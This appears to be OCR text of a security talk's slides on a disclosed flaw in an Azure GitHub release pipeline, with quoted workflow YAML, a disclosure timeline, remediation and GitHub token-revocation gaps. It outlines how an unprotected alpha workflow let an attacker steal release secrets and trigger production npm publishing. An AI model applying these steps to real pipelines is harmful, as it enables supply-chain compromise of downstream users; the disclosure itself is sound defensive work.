
Let’s Talk About GitHub SAML SSO



Let’s Talk About GitHub SAML SSO


Check if an Organization has SAML SSO Enabled:

https://github.com/orgs/**<TARGET_ORG>**/sso



Determine specific Identity Provider:

Just click ‘Continue’




The Access

Employee was in the **azure-sdk-write-cognitive** within the Azure GitHub org.

Write access to dozens of public Azure repositories.

Including Azure's open-source SDKs.



Disclosure Timeline

- **March 28th, 2024** – Submitted Report
- **March 29th, 2024** – Vulnerable Workflows Removed
- **April 22nd, 2024** – Issue Marked resolved
- **April 24th, 2024** – Deemed ‘Important’ Elevation of Privilege
- **April - May 2024** – Convinced MSRC to re-assess impact from Important to Critical based on broad supply-chain blast radius.

How to get a Critical?

Prove that this token could directly impact Microsoft customers.

@azure/communication-react

1.18.1 • Public • Published a month ago

@Azure/communication-react

`@Azure/communication-react` is a react library that makes it easy for you to build modern communications user experiences using Azure Communication Services. It gives you a library of react components built on top of FluentUI that you can drop into your applications.

Read more about Azure Communication Services - UI Library here.

Prerequisites

- An Azure account with an active subscription. Create an account for free.
- An active Communication Services resource. Create a Communication Services resource.
- Node.js (16.19.0 and above)

Install

```
> npm i @azure/communication-react
```

Repository

github.com/Azure/communication-ui-li

Homepage

azure.github.io/communication-ui-libra

Weekly Downloads

4,156

Version License

@azure/communication-react

1.18.1 • Public • Published a month ago

@Azure/communication-react

`@Azure/communication-react` is a react library that makes it easy for you to build modern communications user experiences using Azure Communication Services. It gives you a library of react components built on top of FluentUI that you can drop into your applications.

Read more about Azure Communication Services - UI Library here.

Prerequisites

- An Azure account with an active subscription. Create an account for free.
- An active Communication Services resource. Create a Communication Services resource.
- Node.js (16.19.0 and above)

Install

```
> npm i @azure/communication-react
```

Repository
github.com/Azure/communication-u

Homepage
azure.github.io/communication-ui-li

Weekly Downloads
4,156

Version License

Install

```
> npm i @azure/communication-react
```

Repository

github.com/Azure/communication-ui-lib...

Homepage

azure.github.io/communication-ui-libra...


Weekly Downloads

4,156


Azure Communication UI Library Release Process – Circa Spring 2024

- Azure Service Principal Secret and Azure DevOps token used in Actions workflow for releases

- 3 Release Workflows
  - Alpha
  - Staging
  - Prod




- Prod Release Protected by 2-person Review


WE HAVE STAGED RELEASES.
THEY ARE SECURE RIGHT?
THE PIPELINES ARE DIFFERENT, RIGHT?
imgflip.com

```
      # Deploy npm package - this is done by uploading to Azure's SDK blob storage then
triggering their partner release pipeline.
      # More info: https://dev.azure.com/azure-
sdk/internal/_wiki/wikis/internal.wiki/1/Partner-Release-Pipeline
      - name: Upload tarball to blob storage
        uses: azure/CLI@v1
        with:
          inlineScript: |
            az login --service-principal -u ${{ secrets.AZURESDKPARTNERDROPS_CLIENT_ID }} -p
${{ secrets.AZURESDKPARTNERDROPS_SERVICE_PRINCIPAL_KEY }} --tenant ${{
secrets.AZURESDKPARTNERDROPS_TENANT_ID }}
            az extension add --name storage-preview
            az storage azcopy blob upload -s "packages/communication-react/release/*" -c
"drops/azure-communication-services/react/npm/${{ steps.version.outputs.version }}" --
account-name azuresdkpartnerdrops
```

.github/workflows/npm-release-publish.yml


- name: Trigger package release pipeline
uses: Azure/pipelines@v1.2
with:
azure-devops-project-url: 'https://dev.azure.com/azure-sdk/internal'
azure-pipeline-name: 'azuresdkpartnerdrops to npm'
azure-devops-token: '${{ secrets.AZURE_SDK_RELEASE_PIPELINE_DEVOPS_TOKEN }}'
azure-pipeline-variables: '{"accessLevel": "public", "BlobPath": "azure-communication-services/react/npm/${{ steps.version.outputs.version }}", "registry": "https://registry.npmjs.org/", "skipDiff": "False", "tag": "${{ github.event.inputs.npm-tag }}"}'
az storage azcopy blob upload -s "packages/communication-react/release/*" -c "drops/azure-communication-services/react/npm/${{ steps.version.outputs.version }}" --account-name azuresdkpartnerdrops
uses: Azure/pipelines@v1.2
with:
azure-devops-project-url: 'https://dev.azure.com/azure-sdk/internal'
azure-pipeline-name: 'azuresdkpartnerdrops to npm'
azure-devops-token: '${{ secrets.AZURE_SDK_RELEASE_PIPELINE_DEVOPS_TOKEN }}'
azure-pipeline-variables: '{"accessLevel": "public", "BlobPath": "azure-communication-services/react/npm/${{ steps.version.outputs.version }}", "registry": "https://registry.npmjs.org/", "skipDiff": "False", "tag": "dev"}'

Pipeline Security by Illusion

- Actually, no security boundary
- Happens often
  - Common among projects that push snapshots to NPM / PyPi

Protection Bypass

- **Repo** scoped token, so an attacker would have to live off the pipeline.
- Poisoned Pipeline Execution in un-protected alpha workflow
  - Create feature branch
  - Modify script in feature branch
  - Issue workflow_dispatch event
  - Receive secrets
- Use secrets to authenticate and trigger production release pipeline.

The Right Way

- Azure authentication through OIDC Federation
- Maintainers also added an alpha environment restricted to main/release branches.
  - Prevents creating feature branch and deploying through pipeline

Important Takeaways

- Avoid long lived credentials in pipelines
- More stars != more risk
- Least privilege for repo write access

There was one thing…

…Microsoft didn’t revoke the PAT.

Gaps in Token Rotation

- GitHub uses a bring-your-own-account approach
- Classic GitHub PATs cannot be revoked by employers 
- 3 Ways to Revoke a classic PAT:
  - Account owner Revokes it
  - Commit the PAT to a public gist and have GitHub revoke it.
  - Organization Revokes the Associated SAML SSO Grant

Gaps in Token Rotation

- GitHub uses a bring-your-own-account approach
- Classic GitHub PATs cannot be revoked by employers
- 3 Ways to Revoke a classic PAT:
  - Account owner Revokes it
  - Commit the PAT to a public gist and have GitHub revoke it.
  - **Organization Revokes the Associated SAML SSO Grant**

SAML SSO Grant Revocation

Incident response suspects a leaked user classic PAT (or OAuth token for CLI). The employee is on vacation.

What now?

- ❑ **Option 1:** Remove user from the organization.
- ❑ **Option 2:** Revoke the SAML SSO grant for the token.

  This is not obvious!

